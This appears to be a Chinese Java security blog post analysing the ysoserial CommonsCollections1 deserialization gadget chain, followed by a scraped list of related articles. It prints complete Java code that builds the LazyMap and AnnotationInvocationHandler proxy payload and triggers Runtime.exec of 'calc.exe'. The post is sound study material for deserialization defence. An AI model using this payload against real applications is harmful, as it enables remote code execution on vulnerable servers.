
ysoserial CommonsColletions1分析
JAVA安全审计 ysoserial CommonsColletions1分析
前言:
在ysoserial工具中,并没有使用TransformedMap的来触发ChainedTransformer链,而是用了LazyMap的get方法
CommonsCollections1
调用链:
/*

	Gadget chain:

		ObjectInputStream.readObject()

			AnnotationInvocationHandler.readObject()

				Map(Proxy).entrySet()

					AnnotationInvocationHandler.invoke()

						LazyMap.get()

							ChainedTransformer.transform()

								ConstantTransformer.transform()

								InvokerTransformer.transform()

									Method.invoke()

										Class.getMethod()

								InvokerTransformer.transform()

									Method.invoke()

										Runtime.getRuntime()

								InvokerTransformer.transform()

									Method.invoke()

										Runtime.exec()

	Requires:

		commons-collections

 */
调用链入口

这条链的入口还是AnnotationInvocationHandler的readObject。
LazyMap
我们需要寻找在LazyMap中能执行ChainedTransformer#transform方法。
LazyMap执行transform方法的地方在其get方法中。
当执行get()方法时,如果键值不存在,将使用工厂factory.transform创建一个值

这里factory变量是从decorate方法中传入

所以构造payload
//创建一个HashMap

HashMap hashMap = new HashMap();

//传入chain

Map lazymap = LazyMap.decorate(hashMap, chain);
此时我们要找的就是哪里能调用到LazyMap#get方法了
在AnnotationInvocationHandler的invoke方法中,this.memberValues.get调用到了get

this.memberValues是通过AnnotationInvocationHandler构造方法传入

所以通过AnnotationInvocationHandler的invoke方法可以调用到LazyMap#get方法,可是想想怎么调用到invoke呢。
我们来仔细看看AnnotationInvocationHandler类

这个类其实就是一个InvocationHandler,想想JDK动态代理
Person proxyStudent = (Person) Proxy.newProxyInstance(Student.class.getClassLoader(), Student.class.getInterfaces(), proxyHandler);
第一个参数是:被代理对象的ClassLoader。第二个是被代理对象的接口。第三个是创建的InvocationHandler对象
LazyMap传入AnnotationInvocationHandler,再生成AnnotationInvocationHandler的proxy对象。此时proxy对象调用任何方法,都会通过其对应的InvocationHandler中的invoke方法,也就是AnnotationInvocationHandler中的invoke方法。
上面几句话可能有点绕,可以先复习下之前所说过的动态代理的知识再回来看:https://www.cnblogs.com/yyhuni/p/14934747.html
根据上面构造payload:
Class clazz = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");

Constructor constructor = clazz.getDeclaredConstructor(Class.class, Map.class);

constructor.setAccessible(true);

//向上转型成InvocationHandler才可以在下一步传入Proxy.newProxyInstance

InvocationHandler invocationAnno = (InvocationHandler) constructor.newInstance(Override.class, lazymap);

//创建proxy

Map proxyAnno = (Map) Proxy.newProxyInstance(LazyMap.class.getClassLoader(), LazyMap.class.getInterfaces(), invocationAnno);
两个注意点:
1.AnnotationInvocationHandler构造方法是包权限,不能直接new,要用反射来创建
2.创建的AnnotationInvocationHandler对象要向上转型成InvocationHandler,才可以在下一步传入Proxy.newProxyInstance
3.生成的proxy对象要转型成Map
关于第三点,其实是为了在下一步构造的时候进行参数传递的匹配,往下看就知道原因了
有了proxy对象了,最后一步就是怎么调用到proxy对象的方法。
在调用链的入口处AnnotationInvocationHandler#readObject

这里调用了this.memberValues的方法,而this.memberValues是通过构造函数传入进来的,所以我们可以把proxy传入AnnotationInvocationHandler,这时候触发了readObject就会触发到proxy的方法了。很巧妙的构造
Object Annotation = constructor.newInstance(Override.class, proxyAnno);
最终payload:
		//构造反射链

        Transformer[] transformers = new Transformer[]{

            new ConstantTransformer(Runtime.class),

            new InvokerTransformer("getMethod",new Class[]{String.class,Class[].class},new Object[]{"getRuntime",null}),

            new InvokerTransformer("invoke",new Class[]{Object.class, Object[].class},new Object[]{null,null}),

            new InvokerTransformer("exec",new Class[]{String.class},new Object[]{"calc.exe"})

        };

        ChainedTransformer chain = new ChainedTransformer(transformers);

        //创建一个HashMap

        HashMap hashMap = new HashMap();

        //传入chain

        Map lazymap = LazyMap.decorate(hashMap, chain);

        Class clazz = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");

        Constructor constructor = clazz.getDeclaredConstructor(Class.class, Map.class);

        constructor.setAccessible(true);

		//构造InvocationHandler传入lazymap

        InvocationHandler invocationAnno = (InvocationHandler) constructor.newInstance(Override.class, lazymap);

        //创建proxy

        Map proxyAnno = (Map) Proxy.newProxyInstance(LazyMap.class.getClassLoader(), LazyMap.class.getInterfaces(), invocationAnno);

		//创建AnnotationInvocationHandler对象,传入proxyAnno

        Object Annotation =  constructor.newInstance(Override.class, proxyAnno);

        // 序列化

        ByteArrayOutputStream baos = new ByteArrayOutputStream();

        ObjectOutputStream oos = new ObjectOutputStream(baos);

        oos.writeObject(Annotation);

        oos.flush();

        oos.close();

        // 本地模拟反序列化

        ByteArrayInputStream bais = new ByteArrayInputStream(baos.toByteArray());

        ObjectInputStream ois = new ObjectInputStream(bais);

        Object obj = (Object) ois.readObject();

简单画了下利用链的流程图
相关漏洞:
WebLogic反序列化漏洞:CVE-2015-4852
欢迎关注我的公众号,同步更新喔

ysoserial CommonsColletions1分析的更多相关文章
- ysoserial CommonsColletions4分析
ysoserial CommonsColletions4分析 其实CC4就是 CC3前半部分和CC2后半部分 拼接组成的,没有什么新的知识点. 不过要注意的是,CC4和CC2一样需要在commons- ...
- ysoserial CommonsColletions2分析
ysoserial CommonsColletions2分析 前言 此文章是ysoserial中 commons-collections2 的分析文章,所需的知识包括java反射,javassist. ...
- ysoserial CommonsCollections2 分析
在最后一步的实现上,cc2和cc3一样,最终都是通过TemplatesImpl恶意字节码文件动态加载方式实现反序列化. 已知的TemplatesImpl->newTransformer()是最终 ...
- ysoserial CommonsColletions7分析
CC7也是一条比较通用的链了,不过对于其原理的话,其实还是挺复杂的.文章如有错误,敬请大佬们斧正 CC7利用的是hashtable#readObject作为反序列化入口.AbstractMap的equ ...
- ysoserial CommonsColletions3分析(2)
上篇文章讲到CC3的TransformedMap链,这篇我们就来讲一下LazyMap链. 其实LazyMap链还是使用的TemplatesImpl承载payload,InstantiateTransf ...
- ysoserial CommonsColletions3分析(1)
CC3的利用链在JDK8u71版本以后是无法使用的,具体还是由于AnnotationInvocationHandler的readobject进行了改写. 而CC3目前有两条主流的利用链,利用Trans ...
- ysoserial CommonsColletions6分析
CC6的话是一条比较通用的链,在JAVA7和8版本都可以使用,而触发点也是通过LazyMap的get方法. TiedMapEntry#hashCode 在CC5中,通过的是TiedMapEntry的t ...
- ysoserial CommonsColletions5分析
我们知道,AnnotationInvocationHandler类在JDK8u71版本以后,官方对readobject进行了改写. 所以要挖掘出一条能替代的类BadAttributeValueExpE ...
- ysoserial commonscollections6 分析
利用链如下: 其中LazyMap.get()->ChainedTransformer.transform()-InvokerTransformer.transform()与CC1链一致. /* ...
随机推荐
- 苹果手机点击输入框input 页面放大 超出屏幕问题
<meta name="viewport" content="width=device-width,minimum-scale=1.0,maximum-scale ...
- 2021年最新字节跳动Android面试真题解析
概述 时间过得是真TM快,回想自己是16年从学校毕业,现在是出来工作的第五个年头啦.在不同的大小公司都待过,就在前段时间顺利的完成了一次跳槽涨薪,面试了几家公司,最终选择了字节跳动.今特此前来跟大家进 ...
- 在Ubuntu下的OpenStack中配置使用Spice协议
在Ubuntu下的OpenStack中配置使用Spice协议 by 无若 ####控制节点#安装apt-get install nova-spiceproxy spice-html5 spice-vd ...
- 谈谈网络协议 - 数据链路层( Data Link)
数据链路层( Data Link) 链路:从1个节点到相邻节点的一段物理线路(有线或无线),中间没有其他交换节点 案例 上图可以看出,总共由5条链路组成: 第1条:计算机0 => 路由器0,使用 ...
- Using Emacs as Clojure IDE
Open emacs24; Change CWD to parent folder of project home: M-x cd ~/docs/tmp; Build a leiningen proj ...
- LDAP未授权访问学习
LDAP未授权访问学习 一.LDAP 介绍 LDAP的全称为Lightweight Directory Access Protocol(轻量级目录访问协议), 基于X.500标准, 支持 TCP/IP ...
- NOIP 模拟 $34\; \rm Merchant$
题解 \(by\;zj\varphi\) 对于选的物品,总值一定有在前一段区间递减,后一段递增的性质,那么就可以二分. check()时只递归归并大的一段,用nth_element即可 Code #i ...
- CSS中定位问题
通过使用 position 属性,我们可以选择 4 种不同类型的定位,这会影响元素框生成的方式. position 属性值的含义: static 元素框正常生成.块级元素生成一个矩形框,作为文档流的一 ...
- 使用dom4j工具:xml总结
1.IO流:BufferedReader字符流readLine();截取 不可行!!!2.XML解析:dom4j查:标签:element("name")elements(" ...
- RabitMq过期时间TTL
第一种:给消息设置过期时间 启动一个插件 @Bean public DirectExchange DirectExchange() { return new DirectExchange(" ...